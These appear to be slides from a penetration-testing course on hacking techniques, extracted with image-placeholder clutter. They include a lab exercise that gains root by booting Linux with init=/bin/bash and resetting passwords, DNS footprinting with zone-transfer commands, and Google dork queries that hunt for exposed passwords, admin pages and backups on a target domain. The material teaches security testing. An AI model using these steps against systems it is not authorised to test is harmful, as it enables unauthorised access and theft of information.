



Hacking Techniques



by
Michael Hamm






- High profile targets:
 - Banks
 - Military
 - Universities

 - Private PC's / Enduser
 - Botnet
 - Spam
 - Homebanking Data

Hacking Techniques




Hacking Techniques



Sources: Carnegie Mellon University, 2002 and Idaho National Laboratory, 2005




Most often Security problems:

(Source: CSI/FBI Computer Crime and Security Survey 2007)



Hacking Techniques

-- Bypass the Firewall --



-- Bypass the Firewall --

- F Physically enter the Target Building
- T WLAN (Wireless LAN)
- T War Dialling
- T Social Engineering
- T Dumpster Diving


Quotation Bill Gates in: Susan Lammers; Programmers at Work
Tempus Books; Reissue Edition, 1989

„No, the best way to prepare is to write programs, and to study great programs that other people have written. In my case, I went to the garbage cans at the Computer Science Centre and I fished out listings of their operating system.“

Exercise:

-- physical access = root rights --

- F Interrupt the bootloader by pressing >> e <<
- T Select the kernel line and press >> e <<
- T add >> `init=/bin/bash` << to the kernel line
- T `kernel /vmlinuz-2.6.8 root=/dev/hda4 ro init=/bin/bash`
- 2 Press >> `Enter` <<
- 2 Press >> `b` << to boot
- T `mount -o remount,rw /dev/hda4`
- 2 `passwd hamm` (password: test123)
- T `passwd` (password: test123)
- T `sync`
- T `mount -o remount,ro /dev/hda4`
- 2 `shutdown -rn now`
- 2 Login as user hamm & launch vmware; start all VM from top down



-- Information Gathering --

- R** visit targets' websites
- O** review HTML Code, JavaScript and Comments & robots.txt
- O** search for passwords, hidden directories, contact name
- O** work with local Proxy like Paros (www.parosproxy.org)

-- Information Gathering --

- whois request at the Network Information Centre
 - receive information about IP address ranges
 - Names and EMail addresses of responsables

```
whois -h whois.dns.lu linuxdays.lu
```

```
domainname:      linuxdays.lu
nserver:         arthur.tudor.lu
nserver:         dorado.tudor.lu
org-name:        Centre de Recherche Public Henri Tudor
adm-email:       pierre.plumer@crpht.lu
tec-name:        Xavier Detro
tec-email:       xavier.detro@tudor.lu
```

Important whois domains:

- RIPE (Europe & N-Africa)
- ARIN (N-America & S-Africa)
- APNIC (Asia Pacific)
- LACNIC (Latin America)

Footprinting

-- Exercise Information Gathering --

- DNS Lookup
 - use nslookup tools to receive informations about DNS- & EMAIL Server, looking for names like Oracle, TestLinux,
 - try a zone transfer

J Footprinting by DNS: nslookup(1); host(1); dig(1);

```
# nslookup
```

```
> server 172.16.1.22
```

```
> www.mumm.lu
```

```
> set type=MX
```

```
> mumm.lu
```

```
> set type=ANY
```

```
> mumm.lu
```

```
> ls -d mumm.lu      # try zone transfer
```

```
> exit
```

```
# dig @172.16.1.22 mumm.lu axfr
```

```
# Zonetransfer
```

-- Information Gathering --

□ whois tools:

- Sam Spade www.samspade.org
- Smart Whois www.tamos.com
- Netscan www.netscantools.com
- GTWhois www.geektools.com
- <http://www.all-nettools.com/toolbox>

] DNS must reads:

- RFC 1912 Common DNS Errors
- RFC 2182 Secondary DNS Servers
- RFC 2219 Use of DNS Aliases

-- Information Gathering --

- footprinting @ google
- news group articles of employees @<targetdomain>
- search business partners link:<targetdomain>
- site:<targetdomain> intitle:index.of
- site:<targetdomain> error | warning
- site:<targetdomain> login | logon
- site:<targetdomain> username | userid
- site:<targetdomain> password
- site:<targetdomain> admin | administrator
- site:<targetdomain> inurl:backup | inurl:bak
- site:<targetdomain> intranet

Google Hacking

-- Introduction --

The Beginnings:

www.theregister.co.uk/2001/11/28/the_google_attack_engine/
Link points to a Switch of a .gov Network

Google not 'hackers' best friend' -- ww.vnunet.com/News/1127162
Index.of +banques +filetype:xls

Johnny (I hack stuff) Long
'Google Hacking for Penetration Testers'
Google Hacking Database <http://johnny.ihackstuff.com>

12.03.2006 Chicago Tribune
<http://www.heise.de/newsticker/meldung/70752>
2600 CIA Agents discovered via Search Engine

Google Hacking

-- Introduction --

What to know:

Google as an 'Anonymous Proxy'
Google Cache
&strip=1

Advanced Operands:

site:<domainname>

inurl:<path>

filetype:<xls | doc | pdf | mdb | ppt | rtf | >

intitle:<keyword>

intext:<keyword>

...

...

Google Hacking

-- Introduction --

What to know:

The Power of combining Advanced Operands:

site:heise.de -site:www.heise.de

- shows all websites NOT from the official Webserver
- maps hostnames without contacting target network
- wap.heise.de, chat.heise.de, www.tb.heise.de, ...

Offline Analysis of the search result:

- www.sensepost.com/research_misc.html
- SOAP Google API

Google Hacking

-- Introduction --

Lifecycle of a Google Hack:

1. Security Problem discovered on online product;
2. Analyse online product
3. Find typical string
4. Create a google request
5. Find vulnerable websites

Google Hacking

-- Introduction --

What to find:

